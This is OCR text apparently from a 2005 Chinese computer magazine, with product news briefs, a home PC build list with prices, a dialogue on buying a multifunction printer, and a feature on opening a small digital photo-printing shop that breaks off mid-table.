世亚近日发布了一款环绕立体声MP4产品，此款拥有立体声的MP4产品命名为动力影院。动力影院采用SRS环绕立体声耳机，通过先进音频处理技术，营造真实影院氛围。动力影院可直接播放MPEG-4、DVD、VCD等格式电影，并且附带迷你遥控器。动力影院采用3.5英寸TFT亮丽真彩色无亮点液晶显示屏保证了色彩的饱和度和影片的流畅感。



LG顶级产品L1780Q

显示器巨头厂商LG电子再次推出80系列新品——8毫秒17英寸液晶显示器L1780Q。该产品以突破性的8毫秒超快响应时间，彻底解决了液晶显示器存在的拖影问题，同时继承了LG 80系列产品的独特功能，为8毫秒极速液晶时代奏响新乐章！L1780Q秉承了80系列特有的自动旋转和自动镜像技术：其屏幕能够进行180度旋转、向后翻转，而且通过底座支架可以调整显示屏的高度，这样，显示屏就能实现全方位的调节。L1780Q的"鼠标调节"功能更是将显示器的真实色彩展现得淋漓尽致。





■新品短信息■

长城推出两款BTX标准电源

长城电源日前推出了两款基于BTX标准的电源产品——长城"双动力"电源(BTX-350P4)和长城静音"双动力"电源(BTX-400SEL-P4)，前者最大功率350W，后者额定功率300W，最大功率可达400W。产品基于Intel最新的ATX 12V 2.0版本设计，具有两路+12V输出，各自具有独立的保护控制线路，有别于目前市场上主流的电源单路+12V输出，两路供电可使计算机工作更为稳定可靠。长城"双动力"电源(BTX-350P4)售价299元；长城静音"双动力"电源(BTX-400SEL-P4)售价399元。咨询电话：800-810-7666；010-82607776。



富士康最新旗舰产品WINFAST NF4PIK8AA-8EKRS

富士康WINFAST NF4PIK8AA-8EKRS是采用当今最强"nVIDIA NF4 Pro + IO-4"芯片组的主板，支持AMD Socket940架构Opteron 100和Opteron 200核心的工作站级处理器。

在图形系统方面，这款主板，支持nVIDIA最新的SLI功能，通过主板上双PCIE x16插槽，将两片PCIE x16显卡合而为一体现超强双PCIE x16 SLI功能(普通NF4 SLI 芯片组只提供双PCIE x 8)，充分体现了它的超级图形处理性能定位。

499元隽星915GVML到货

星首批限量915GVML主板正式下线，预计市场将会陆续上货。此次 星不仅仅是价格低，还免费附送了目前市面上零售价达198元的金山毒霸6.0和金山网标6.0。并且还参加了 星传统的买主板加38元送读卡器的活动，更是大大超值。



技嘉1499元6600GT显卡冲击市场

技嘉NX66TG2DPU采用NVIDIA Gefocre6 6600GT 核心，频率为500MHz，板载128MB 128bit GDDR3 -2.0ns显存，显存频率为1000MHz，酷毙版热管版本，技嘉科技推出DP版本系列显卡都会采用蓝色PCB板。此产品提供了D-Sub/DVI/TV-OUT等接口，售价1799元人民币。



天敏轻舞飞扬摄像头

天敏推出全新轻舞飞扬摄像头，硬件采用35万像素，CMOS感光芯片，采用5层光学镀膜全玻璃镜头，7mm通光大口径，透光率高，畸变率低，成像更真实清晰。全新视频处理DSP芯片，处理速度更高，更快。独家专利设计的太空飞船外形，风格独特经典。顶部置有镀铬银色快照按钮，方便的截取画面。独家优化型驱动，配送带高质量实时 MPEG 压缩引擎录像软件，可实时录制VCD格式文件或MPEG-4文件，制作VCD光盘，发影音邮件。媒体报价：138元。



盈通第二代R9596XT

盈通又推出一款"镭龙R9596XT 增强版"，显存位宽为128bit，容量则是128MB。显卡的出厂核心/显存工作频率达到400MHz/540MHz，是Radeon 9600pro芯片的标准工作频率。对比R9550芯片的240MHz/400MHz，这块显卡快了近一倍。这款镭龙R9596XT 增强版之所以称它为新一代AGP显卡，是因为它具有更好的性价比，这块显卡使用的是真正的Radeon 9600pro核心。目前市场售价为：699元！

咨询电话：0755-83279828、0755-83279937。



视觉地震三重奏 幻雷者X85系列蓄力待发

艾尔莎(ELSA)科技股份有限公司旗下三款基于原生PCI-E总线规格的艾尔莎幻雷者X85 XT PE、幻雷者X85 XT、幻雷者X85Pro显卡近日全面上市，以满足有高端应用需求的用户。

幻雷者X85 XT PE显卡采用Radeon X850 XT PE显示核心，拥有16条像素 染管线；核心频率和显存频率分别高达540MHz和1180MHz；而幻雷者X85 XT作为X85家族中最早亮相的产品，采用Radeon X850 XT显示核心，同样拥有16条像素 染管线，核心频率和显存频率分别为520MHz和1080MHz；幻雷者X85Pro则基于Radeon X850 Pro显示核心，拥有12条像素 染管线。

上市三重礼 东芝A50 Dothan版来了

东芝A50 Dothan机型刚刚上市，东芝笔记本总代理神州数码便已开始推波助澜，针对其中一款A50 Dothan新品推出促销活动。这款参与促销的新品媒体报价为10888元，配备了Intel 715处理器(主频1.5GHz)、14英寸屏幕、256MB内存、40GB硬盘，而且内置万元Dothan机型都不具备的COMBO刻录光驱，在同类产品中具有较好的竞争优势。凡购买该机型的用户都可以免费获得神州数码送出的三重好礼，包括：128MB的U盘、光电鼠标和原配笔记本电脑包。



■线报■

技嘉科技冬日温馨好礼倾情相送

凡买技嘉8IPE1000-G主板，即可获赠头戴式耳机一副。这款GA-8IPE1000-G主板采用Intel 865PE芯片，Socket 478接口，前端总线频率为FSB 800MHz。支持双通道的DDR400内存，有4条184－pin的DIMM内存插槽，支持最大达4GB的内存。支持AGP 8X，超线程，标准的英特尔865PE芯片搭配ICH5的南桥芯片，还有8个USB 2.0接口。两组IDE接口，最多能同时连接4个使用IDE接口的设备。

喜迎新春,LG MP3倾情大派送

从1月20日至2月20日， LG电子在全国范围内展开 〝迎新春，LG倾情大派送〞MP3产品大型降价促销活动。MF - FD150 T(128MB)特惠价格780元，MF - FD150E(256MB)特惠价格999元。附带车载射频功能的FE42系列产品降价幅度多达500元之多，FE 421(128MB) 特惠价958元，FE 422 (256MB)特惠价1180元。在享受特惠价格的同时，购买任意一款MP3均可获得精美LG鼠标垫一个。此外最大的惊喜在于所有购买FE 42系列产品的消费者，都可获得惊喜刮刮卡，即刮即对，喜爱LG的消费者一定不要错过机会。

昂达炫音VX707 1GB全面到货



昂达 音VX系列自从上市以来，其销量一直承上升趋势，505系列开创的国产MP3精品时代已经来临，升级版本707和VX505一样，使用的是Sigmatel 3520芯片组。其中VX707 128MB售价599元；256MB售价749元；512MB售价999元；1GB售价1379元，欢迎致电昂达各地服务热线广州020-87636386，北京010-62105381，沈阳024－83990957，成都028－86313724，武汉027-59718037，或登录昂达商城Eshop.onda.cn在线订购。

■动态■

PC-cillin 2005奏响个人信息全面安全的交响曲

趋势科技于2005年1月20日正式在内地推出PC-cillin 2005产品的推出，吹响了趋势科技全面进军个人信息安全领域的号角，为个人用户提供了堪比企业级产品的全面立体网络安全解决方案，彻底解决了个人用户的后顾之忧。重装上阵的PC－cillin2005，携多种具有独创性的全面安全防护理念，除了优异的防杀病毒功能外，拥有黑客检测、系统漏洞侦测、反网络诈骗、个人私密资料防护、以及无线上网保护、等多项实用创新技术。

爱国者智慧棒当选CES2005“明星产品”

在全球最尖端IT产品云集的CES盛会上，智慧棒继去年获得CES2004〝产品创新奖〞之后，今年再度以绝对优势摘取〝2005明星产品(2005 DIAMOND PRODUCT)〞桂冠及〝2005年最受女性喜爱的明星产品〞(TECHNOLOGY IS A Girl′s Best Friend)。智慧棒〝新一代存储器〞的霸主地位无可撼动！

《梦幻之星在线》引爆2005游戏大片狂澜

国内知名IT企业〝朝华〞旗下朝华数字娱乐有限公司在北京隆重召开新闻发布会，向外界郑重宣告，其代理的国际著名游戏公司世嘉(SEGA)的经典游戏大作《梦幻之星在线：蓝色脉冲》于1月18日正式面向社会各界进行公开测试。文化部、国家新闻出版总署等相关部委领导对此次发布会给予了高度重视，亲临现场并致辞。

印度洋海啸牵动人心 “AOC冠捷 无国界援助”献爱心

印度洋地震和海啸已造成惨重的人员伤亡。在这个〝一方有难 八方支援〞的时刻，AOC冠捷集团全体员工上至总裁领导下至产线员工也积极展开募捐活动，每人捐出一天每日工资，分别捐款当地的红十字会。海啸无情人有情。AOC冠捷将与受灾国家和国际社会携手并肩，共同帮助灾区人民重建美好家园。

SVA发挥本土优势 液晶生产再造奇迹

作为中国大陆第一家TFT-LCD液晶面板生产商，上广电凭借其在技术与管理方面的综合实力，创下液晶面板生产领域又一令人瞩目的佳绩——自2004年10月投产以来，经过短短2个多月的生产调试，面板生产良品率已超过70%，创业界一流水平。上海广电(集团)有限公司总裁顾培柱先生表示：〝光电子产业已成为上海经济发展的重要产业支柱，国家为此投入了大量的人力、物力及财力。上广电能够拥有中国大陆首个完整液晶产业链，必将紧紧抓住这一难得的机遇，调动一切力量排除困难，依靠不断提高自身技术、生产及管理水平，为中国的光电子产业发展创造更多的′广电速度′。〞

ATi携手伙伴迎接PCIExpress新纪元

全球绘图显示解决方案领导厂商ATI公司结合全数产业合作伙伴，包括国际知名品牌计算机厂商、板卡制造商、系统整合业者及OEM/ODM厂商，共同揭示PCI-E视觉新纪元的来临，并借着PCI Express显示卡、主机板、笔记型计算机等产品全线到齐，全方位的提供终端消费者更完善的图形解决方案，充份享受ATI带来的最佳视觉体验。ATi所提供的完整效能产品，不仅凸显ATI在PCI Express图形解决方案的领导地位，更象征2005年会是PCI Express产品席卷PC市场的光辉年代。

爱国者彩屏MP3展开情人节促销攻势

一年一度的情人节即将来临，华旗资讯于近日重磅推出〝爱国者彩屏MP3 送给最爱的人〞大型节日促销活动。该活动线上与新浪星空、女性，搜狐短信频道合作推出三大与情人节相关的主题活动，包括许愿星空、记录最幸福时刻以及〝千言万语——送给最爱的人〞短信大赛，除短信大赛评出最浪漫、最佳幽默、最佳人气奖、最佳祝福奖近20名外，参加者都有机会在活动中获得全新的爱国者彩屏MP3。活动咨询热线:800-810-7666；010-82607776。

华硕Sonoma笔记本电脑开启无限精彩的移动世界

伴随着英特尔Sonama移动平台的发布，作为全球知名的笔记本电脑厂商和英特尔的战略伙伴，华硕电脑与英特尔同步推出了四款采用Sonama移动平台的笔记本电脑V6V、W5A、M5A、M6A。以Sonoma移动平台为基础，融入华硕独到的革新和技术，华硕Sonoma笔记本在全面演绎Sonoma移动平台特性的同时，也以其独具特色的风姿展示了更加精彩的移动世界。

NEC S820超大幅度降价迎新年 好礼再送日本原装康宝光驱

NEC S820笔记本新年新气象，狂降2000元达到13999元，并且只要加1 元就可获得原产日本的NEC原厂超薄康宝光驱。S820采用了Intel 超低电压版Pentium M 1.0G CPU，S820净重1.36Kg体重，机身最薄处为16.6毫米，属于典型的超轻薄便携笔记本的配置。

CF [CP14]



Audigy 2 ZS Notebook

Sound Blaster Audigy 2 ZS Notebook第一次为笔记本用户带来了顶级声霸卡才有的所有特性和功能。该产品具有24位/96kHz，104dB信噪比的惊人音质、硬件EAX 4.0游戏加速、Dolby EX和DTS ES解码、THX认证、DVD-Audio播放功能、7.1声道输出、以及高品质的24位录音和低延迟ASIO功能。任何一台笔记本电脑都可以通过将其插入PC卡插槽，升级获得前所未有的音频体验。在旅途中，您可以通过耳机连接，获得高质量的虚拟环绕声效果，回到家中，连接专用的7.1声道音箱线缆，您的笔记本电脑就变成了具有超级电影、游戏音效的家庭娱乐中心。

咨询电话:*010-82551800*

产品价格:*1280元*


多彩中国娃娃特效摄像头

多彩科技集团首推世纪特效摄像头:"中国娃娃"(B11、B12)摄像头。内含17种动态影像特效与10种内定相框功能选择。无需外加其他软件便可随时线上动态显示特效。例如风吹迷人眼的三月北巷,色调明快的油画界面，另诸如：瞄准镜、电视、妙妙镜等特效背景；可随心设置：贺卡、丛林、杂志等各式相框功能。真彩48万像素的新一代1/4英寸CMOS图像传感器，能使图像流畅明丽地上传。特殊的图像处理类似于数码相机的摄影功能，无论是OICQ或MSN聊天都让你的动感与静美得以尽情舒展

咨询电话:*0755-27394092*

产品价格:*380元*





微星 K8N NEO2 白金版主板

微星K8N NEO2 白金版主板使用了酷味十足的的黑色PCB板，超大板型结构。由于主板的单芯片设计，所以板型结构和元件布局于常见的ATX板型有些不同，DIMM插槽采用垂直的安装方式，这样更加有利于机箱空气流通，帮助内存模组散热。各种接口一应俱全，SATA接口提供了四个之多，PATA接口甚至软驱接口都没有减少和缩水。这块主板基于nForce 3 Ultra芯片，采用Socket 939接口，支持3500+，3800+ Newcastle核心Athlon 64处理器和Athlon 64 FX 53(Socket 939)，支持双通道DDR400内存，最高可以支持4GB内存。K8N NEO2 白金版最高提供对2G Hypertransport前端总线的支持，传输速度达到8.0GB/s，加上微星K8N NEO2 白金版精良的做工，更是提高系统性能的保证。此外，各个接口依然采用了彩色接口，方便用户自己动手接线。

咨询电话:*021-52402018*

产品价格:*1799元*



创导系列 7006 机箱

金河田创导7006机箱外形毫不张扬，甚至并不觉得十分时尚，但是细细品位后，你会感觉到其精细的贴心设计。7006整体采用了圆弧设计，手感细腻流畅。机箱做工精细，全折边、全屏蔽，防辐射、防静电设计，绝不伤手，采用进口0.7SECC钢材。所以重量达到7KG。

7006开机的按键极具创意，一个大圆与一个小圆构成一个很抽象的图案。创导7006采用的是内藏式CD COVER设计，整体效果非常好。创导7006同样采用了流行的前置USB/AUDIO接口，方便连接外设。侧板增加CPU位置导风筒，风扇专对CPU散热，符合Intel TAC1.1规范，真正达到了38度机箱的设计标准。再加上多组对流散热风扇设计，使机箱内部更清凉。同时，7006机箱保持了创导系列的特征，采用内置红外线接收装置，让消费者轻松实现无线双向数据传输。

该款机箱标配金河田ATX-310WB P4电源，可以提供强劲功率，保证电脑正常稳定的工作。

咨询电话:*0769-5057928*

产品价格:*380元*



戴尔 Insprion 6000 笔记本电脑

Inspiron 6000 配备15.4英寸加宽显示屏，进一步提升用户观赏电影时的视觉享受。同时，位于机身前端中部的一系列多媒体快捷键可协助用户轻松检索自己典藏的全部音乐资料。此外，该产品还备有一系列连接端口，包括一个IEEE 1394端口及一个安全数字(SD)存储卡插槽，以便用户在笔记本电脑与各类电子设备，如数码相机、便携式音乐及媒体播放器以及戴尔Axim X50v等多媒体增强型掌上电脑之间传输数字内容。

Inspiron 600配备英特尔全新915GM系统芯片组及集成英特尔Graphics Media Accelerator 900图形加速器，从而实现更低的能耗、更长的电池寿命、更佳的视觉体验，以及更强的性能表现。同时，戴尔还提供英特尔赛扬M及奔腾M处理器可供选择，以满足各类多媒体及办公软件对功耗及性能的不同需求。

咨询电话:*800-858-2268*

产品价格:*请电话咨询*

九州风神 Snowman P720 散热器



九州风神Snowman P720的外表看，精致十足且颇具诱惑力！红色纯铜的散热片极为时尚、光滑、平整的纯铜底部充分保证了Snowman P720优良的瞬间吸热能力、薄而密的放射状纯铜 片提供更大散热面积(尽管放射状散热片在LGA 775架构散热器设计上是一种主流，但能够做到如此薄而密的并不多)、水晶透明的风扇座相得益彰、白色外框配以鲜红色的92 × 92 × 25mm滚珠轴承风扇，给人一种赏心悦目之感。每一个细节、巧妙的色调搭配，体现出九州风神Snowman P720别致的一面。值得一提的是，九州风神Snowman P720这一国产精品的精致程度足以和任何一款国际产品 美！Snowman P720是一款可以支持LGA 775 3.2GHz P4的散热器。但经过实测，Snowman P720实际能够支持到3.6GHz的频率上(超频)。

咨询电话:*010-82896511*

产品价格:*198 元*



双飞燕耳麦键盘

双飞燕创新耳麦键盘，巧妙的在键盘左侧设计了耳机、麦克风插口以及音量调节旋钮，举手之间，实用当前；耳机和音箱可以同时使用，更多方便让您选择！


键盘左侧耳机、麦克风插口以及音量旋钮，免除您从机箱后插拔耳机的辛劳，不再有绕线的纷杂，轻松快捷，方便实用。

双飞燕独有的音频插头、音响外接口、键盘PS2接口、麦克风接口共线设计，使得耳机与音响可以在同一时间使用，耳机插头连接声卡后，传统音箱可以与音箱插口连接，使得耳机与音箱可以同时使用，音量也可随心调节，而且相互不受影响，当您需要用耳机时，可关掉音箱的音量；当放下耳机时，您也可以打开音箱，尽情享受震撼的音乐。耳机、音箱，随您选择。而且互不影响，让您更能随心选择，感受音乐的 力。

咨询电话:*0769-5554168*

产品价格:*未定*

昂达 NF4U 主板



面向高端的昂达NF4U基于nForce4 Ultra芯片组，支持Socket939的Athlon64及Athlon64 FX处理器，支持1GHz的HyperTransport总线，支持双通道的DDR400内存，拥有2个全新的PCI-E × 16接口与2个PCI-E × 1接口，同时具有2个PCI接口，保证与旧设备的兼容性。由于面向高端用户，因此NF4U板载了最新的7.1声道声卡，对存储设备的支持方面更是做到了尽善尽美——最多支持2个ATA133硬盘，由nForce4 Ultra芯片组直接提供对4个S-ATA硬盘的支持，并通过板载的Silicon Image SiI-3114芯片提供了对另外4个S-ATA硬盘的支持，这样这块主板最多可以支持高达8个S-ATA硬盘！

咨询电话:*020-87636363*

产品价格:*未定*



AOC 冠捷 193F LCD 显示器

AOC冠捷193F重点体现"六大随心技"中"随心变"、"随心彩"两大"绝技"，不仅在外观上尊贵典雅、轻巧灵"动"，在内在的色彩体现上也精"彩"绝伦。

AOC冠捷 193F"随心彩(FreeColor)"所具备的RGB色温独立调节功能使真实还原色彩成为可能。它还特别集成了专业的Gamma色彩校正和ICE(Intelligent Color Enhance)智能色彩增强芯片，将液晶显示器的色彩还原效果提升到新的高度。

AOC冠捷 193F"随心变(FreeTransform)"则赋予它时尚灵动的独特气质。 采用双轴底座设计，使其具备倾斜/折叠/升降三种变形功能，能够随心所欲地对高度、倾角进行调整，犹如软弱无骨，轻盈灵动，让你收放自如， 意调整。

咨询电话:*0755-26755813*

产品价格:*4499 元*

磐石 400 2.0 规范电源



磐石400采用了双路+12V的设计，也就是说，把+12V分成两路，对每一路电压均采用独立的过流保护和滤波稳压电路，第一路称为+12V1，是专门给显卡、硬盘、光驱、主板供电；第二路称为+12V2，是CPU的专用供电通道。这样，CPU的供电就不会受到其他配件的干扰，进一步提升了系统的稳定。磐石400支持915/925主板，所以采用了24PIN接口，但为了兼容以前的865等主板，所以附送了一个24转20的转接线。同时，磐石400还支持多达4个SATA硬盘，这在其他牌子的电源上，还很少见到。另外，4个大4PIN，也满足IDE硬盘和DVD-ROM的需要。

咨询电话:*0755-89606508*

产品价格:*358 元*

CF [CP15]



江西蔡永营：看了第一期的装机直达车，我也想配一台17英寸液晶显示器的电脑，由于我这台电脑只是家庭普通应用，对CPU、主板、显卡要求稳定即可，硬盘只要80GB就可以，显示器肯定要17英寸液晶显示器。

点评：AMD Sempron 2400+采用0.13微米制造工艺，二级缓存达到256KB，前端总线为333MHz。搭配技嘉 GA-7N400-L主板、捷波镭霸9250显卡、富豪256MB DDR333内存和希捷酷鱼7200.7/ST380011A(80GB)硬盘。光存储方面，我们则选用拥有一个良好读盘性能的华硕DVD-E616P1黑色面板的DVD-ROM **u**。

显示器选用优派VE710b **v**，此款显示器采用流行的窄边设计，全黑色的外观，加上亮银色的调节按钮，看上去非常简洁。技术参数也比较高，500:1对比度，320nits亮度，16毫秒的反应时间，而最佳分辨率也达到了1280×1024。

键盘和鼠标方面，我们选用BenQ神雕侠侣Ⅱ代时尚版 **w**。借鉴BenQ之前键盘的良好设计风格，套装中的键盘也采用了薄型设计，键帽上的字体采用了独特的印刷技术，让键盘上的字符更加耐磨不易消失，另外在键位的设计上额外增加了3个超宽的功能热键。套装中的光电鼠标则采用了左右手对称式设计，左右按键也是目前流行的一体化结构，具备800cpi，光学定位技术得到进一步提升。

音箱是采用轻骑兵C3700绅士黑 **x**，这是一套2.1声道的入门级音箱。轻骑兵C3700整体基于全木结构设计，除了用于装饰的工程塑料材质点缀于低音炮单元正面和卫星单元正面外，箱体全部采用密度板材打造。

机箱是采用先马U7黑色款 **y**，颜色搭配得挺和谐。这个机箱的箱体采用全折边工艺，材料选用厚度为0.6mm的SECC钢板，双层I/O挡板设计。

配件	型号	价格(元)
CPU	AMD Sempron 2400+(盒)	460
主板	技嘉 GA-7N400-L	760
内存	富豪256MB DDR333	275
硬盘	希捷 酷鱼7200.7/ST380011A	485
显卡	捷波 镭霸9250	390
声卡	板载	-
网卡	板载	-
显示器	优派VE710b	2799
光驱	华硕 DVD-E616P1黑色面板	248
机箱/电源	先马U7黑色款	278
键鼠	BenQ 神雕侠侣Ⅱ代时尚版	165
音箱	轻骑兵C3700	220
总计		6080

这套电脑与第1期的装机直达车有很多类似的地方，只不过将内部配件更改了一些配置，相信能满足家庭日常应用的需求。CF [CP17]



闷豆买一体机

闷豆："你们这里有什么推荐的多功能一体机吗？"

销售小姐："先生需要哪一类型的多功能一体机？激光还是喷墨的？"

闷豆："激光的好是好，不过价格高了一点至少2800元以上，我的打印量不多，有的时候需要彩色打印，还是考虑喷墨的吧。"

闷豆接着问："多功能一体机与单独的打印机和扫描仪相比性能有多大差异呢？"

销售小姐："一般低端和中档多功能一体机的打印性能和扫描性能基本和市面上同档次独立的打印机和扫描仪性能差不多，大部分一体化的扫描性能都达到600×1200dpi，性能完全可以满足普通家庭用户和商业用户的需要，打印扫描黑白彩色文档和普通质量照片都不是问题。当然普通一体机相比一些高端的独立打印机和扫描仪性能还是有一定差距的。"

闷豆："我看你们经销L牌的多功能一体机从八百多到近两千多，具体有什么差别呢？是不是只是打印和扫描精度的区别呢？"

销售小姐："不止这些，不同价格档次的一体机它们功能的独立程度也不一样。"

闷豆："不是说多功能一体机都有'一键复印'功能吗？""原则上说是这样的。"

销售小姐笑了笑说："低档廉价的多功能一体机复印和传真操作界面都是依靠PC支持，也就是说所谓'一键复印'只是电脑软件中的一个'软键'，而且传真也要用到PC上的MODEM。"

闷豆："原来这样啊，如果我要用多功能一体机复印和传真功能的话就要打开电脑。"

销售小姐："是呀，如果你看中多功能一体机的复印功能，你就要买高档一点的多功能一体机比如这台1480元的，它的机身上有真正的'复印键'，而且可以独立于电脑进行复印操作。"

闷豆："那么传真功能是否都要依靠PC的MODEM？那我接收传真也要一直开着PC呢？"

销售小姐："那要看多功能一体机的性能了，你看这台1800元的一体机样子也和复印机差不多，还带操作提示液晶屏，独立性很强，传真和复印都是独立的，可以不用PC支持。不过刚才那台1480元的，可以独立复印操作但收发传真还要靠PC上的MODEM和软件支持。"

闷豆："原来多功能一体机还有这么多学问呀。"

销售小姐："对于一般家用，买支持独立复印功能的中档机比较实惠，一般现在传真功能用得不多。"

闷豆："那么多功能一体机是否可以作为独立网络打印机使用呢？"

销售小姐："同普通打印机一样，建议你购买支持网络打印功能的机型，这样连接比较方便，比较适合小办公室使用。"



点评：具备复印功能和支持高速传真是多功能一体机最大的优点。最后还要提醒一下，多功能一体机虽然有复印功能，但是它不适合重负荷大量复印。CF [CP18]



开一家适合自己的数码店

圆一个数码赚钱梦

选题推荐：新疆　王海波　奖金：200元

■ 北京 酸菜鱼

进入途径一：

自己开家“数码冲印杂货铺”

“数码冲印杂货铺”做什么？

数码冲印是目前很热门的行业，但也是投资大、竞争激烈的行业。真正意义上的那种和柯达、富士冲印店类似的数码冲印店，其投资动则数十万到一百多万，进入门槛实在太高。不过，数码冲印的概念毕竟不同于传统的银盐胶卷冲印，它有很多灵活多变的形式，一些真正能体现个性化的数码冲印项目，并不是所有大型冲印店都有能力或兴趣去完全涵盖的。

所以在数码冲印这个行业，小投资也有小投资的活法。充分利用电脑和照片打印机、刻录机等设备，就能在这个大行业中站稳脚步。其业务范围可以涉足：数码照片的打印（尤其是中等幅面的照片）、个性化的体恤衫、马克杯、大头贴、个性化相框、个性化光盘封面/盘面制作……

“数码冲印杂货铺”的搭建

〝数码冲印杂货铺〞的最大优势就是投资小。

一台电脑是必不可少的，目前价格4000～6000元左右的电脑足可以应付所有数码冲印业务的需求；最好购买一台A3+甚至更大幅面的照片打印机，用于大幅面照片的打印（可以用来制作挂画、挂历甚至婚纱照等），如爱普生的Stylus PRO 4000（见图1左，13000元左右）；再购买一台不开机就能打印照片的高速数码照片打印机，如爱普生的Stylus Photo R310（见图1右，价格约1800元），专门用来打印小尺寸照片和大头贴那些小东西；为了翻印相片，还必须购买一台至少2400dpi、带底片扫描功能的扫描仪，比如爱普生Perfection 2480 photo，价格约1500元；此外，配一台塑封机用来制作证件卡，价格在500元以内；再有就是准备一个微波炉用来做马克杯、一个电　斗用来做体恤衫，这两项投资不到1000元。



图1

如果还要制作证件照，可以购买一台数码相机。推荐使用佳能EOS 300D，套机价格6000元出头。毕竟它是一台单反数码相机，既可以拍出不错的照片，也不至于让人觉得你的店太掉档次；当然，还要配一个闪光灯、摄影灯和反光板，这些加起来3000元之内就能拿下。

以上就是一套完整的〝数码冲印杂货铺〞的设备，总预算在30000元以内。

“数码冲印杂货铺”的业务状况

为了了解这个进入门槛比较低的数码业务模式，记者采访了北京市朝阳区一个居民楼一层临街的一个数码店（该店业主姓李），让他向我们讲述一下他的数码创业情况。

记者：你开这家数码店多久了？

李先生：2002年10月份开始的，到现在也有2年多了。

记者：经营情况如何，赚钱吗？

李先生：说实话，如果光是靠做照片打印、做体恤衫、大头贴什么的，还真是比较难。刚开始的时候我也是很“老实”地经营这些，结果做了三个多月都是不能保本，连我和老婆的饭钱都挣不回来。

记者：为什么呢？

李先生：主要还是这个地段不临大街，只能“吃”附近小区年轻人的钱。还有就是2002年那会儿知道数码的人还是不多。

记者：后来呢？

李先生：后来嘛，我就开始卖胶卷、卖相框、卖装饰画什么的，这些东西利润虽然薄一些，但业务量比较有保障。再后来，来打大头贴之类小玩意儿的年轻人越来越多，打照片的也开始有起色，现在基本上能维持下去了。

记者：那你现在收回投资了吗？

李先生：差不多了吧，2003年春节过后每个月就开始有点盈余了。具体细帐我也没有太算得清楚，但到今年肯定是回本了。效益嘛，2003年差一些，2004年一年下来平均2000~3000元左右的月纯收入还是有的，也就是能过得下去而已。还是比较苦的，主要是愁顾客不够多。

记者：有什么打算吗？比如迁到繁华地段什么的？

李先生:嗯，这个目前还没有。呵呵，毕竟要花钱，还有风险啊。我现在都是附近的老顾客在撑着，搬了租金肯定高不少，老顾客又得丢掉重来，风险大，现在还不好承受。将来手头再富余一些可以考虑，但不是现在。

记者:目前我们的读者中也有不少想开个自己的数码店做老板，你对即将进入这行的朋友们，有什么忠告吗?

李先生:忠告嘛……其实干这个行当我始终觉得还是能赚到钱的，就是脑子还是得活一些，多想一些客户需求。另外，现在的社区大部分(记者注:他专指北京新建的住宅小区)都有业主论坛，我现在隔三差五都在那上面贴些照片什么，做变相广告宣传，嘿嘿……另外，我很后悔当初选定了这个比较老的居民社区，这里消费能力还是比较差，建议大家以后能在选址的时候多考察一下。

还有就是，购买设备最好一次到位，别图最初轻松些就凑合着开张。留住一个客户不容易，他的一个要求你不能满足，以后很可能都不会再来了。当初我就是图省钱没有买数码相机和塑封机，结果错过了不少做证件照和证件的客户。

还有一点就是，不少追求完美效果的客户看不上外面那些大型冲印店那种毫无区别对待的统一冲印方式，也不满意他们冲印出来的效果，所以才会选择我们这样的小店。所以，要想留住这种客户，就要舍得花时间花精力去为他们做耐心的设计和修改，因此必须要很熟悉Photoshop软件的使用。

别的嘛，没了。

记者:谢谢你，谢谢你对我们读者的提醒。祝你生意兴隆，财源滚滚!

李先生:也谢谢你!

进入途径二:

爱普生/乐凯“数码快乐印”店中店

像上面介绍的“数码冲印杂货铺”，受资金和形象的影响，业务开展起来确实有一定困难。那么还有什么形式可以进入数码店这个行业呢?当然有，爱普生/乐凯“数码快乐印”店中店就是其中一种。

什么是“数码快乐印”店中店?




图2 “数码快乐印”店中店的业务模式比较



图3 “数码快乐印”店中店的四中级别的设备及投资情况

“数码快乐印”店中店的主要方式是由爱普生提供数码设备，乐凯提供营业场所和部分耗材，双方共同做加盟者技术支持、人员培训，并以统一的店面形象和经营模式开展的一种数码冲印业务模式。只要购买相应的设备，并且将来固定向EPSON和乐凯购买墨盒、相纸等耗材，就能在全国所有乐凯冲印店内开一个专做数码冲印的“店中店”。

“数码快乐印”店中店的优势

加入这种“数码快乐印”店中店的优势是，乐凯冲印店本身就拥有店面和固定的客源。而且其店面选址早就经过了精心的考证，大多位于比较“当道”的黄金地段，所以不仅省却了店面选址的苦恼，还能节省不少店面租金。只要购买设备(其实也就是一台电脑、一台带有底片扫描功能的高分辨率扫描仪、大幅面喷绘机以及一些像刻录机、多功能读卡器、塑封机之类的辅助设备)，进行简单的培训就能立即上岗营业。而且，由于主营项目是现有店面设备难以完成的超过7寸的大幅面照片，以及各种传统冲印难以完成的个性化照片输出，因此，也不存在和原店面“抢生意”的情况出现。同时，由于双方合作带来优势互补的经营局面，对于周边其他各种大小冲印店“钻空子”抢客源也具有很好的抑制效应，可以说是一举多得。

另外，“数码快乐印”使用的软件都是爱普生和乐凯开发的专门程序。在你进驻乐凯冲印店的时候，爱普生的工程师会对业主进行这些软件的现场培训(也可以到保定乐凯总部去接受培训)。这些程序和Photoshop这样的专业图像处理软件相比，其操作都非常简单，且提供了非常丰富的模板，可以帮助业主在很短时间内学会基本的照片处理和加工(比如添加相框等特殊效果)，这样对于提高冲印效率大有　益。

“数码快乐印”店中店的成本核算

表1 “数码快乐印”店中店的投资分析表

服务内容分类	平均成本	平均价格	月销量	月利润	年利润
证件照、照片索引、套装照片	1.69	15	130	1730	20760
数码冲印、光盘刻录打印	2.73	3	150	41	492
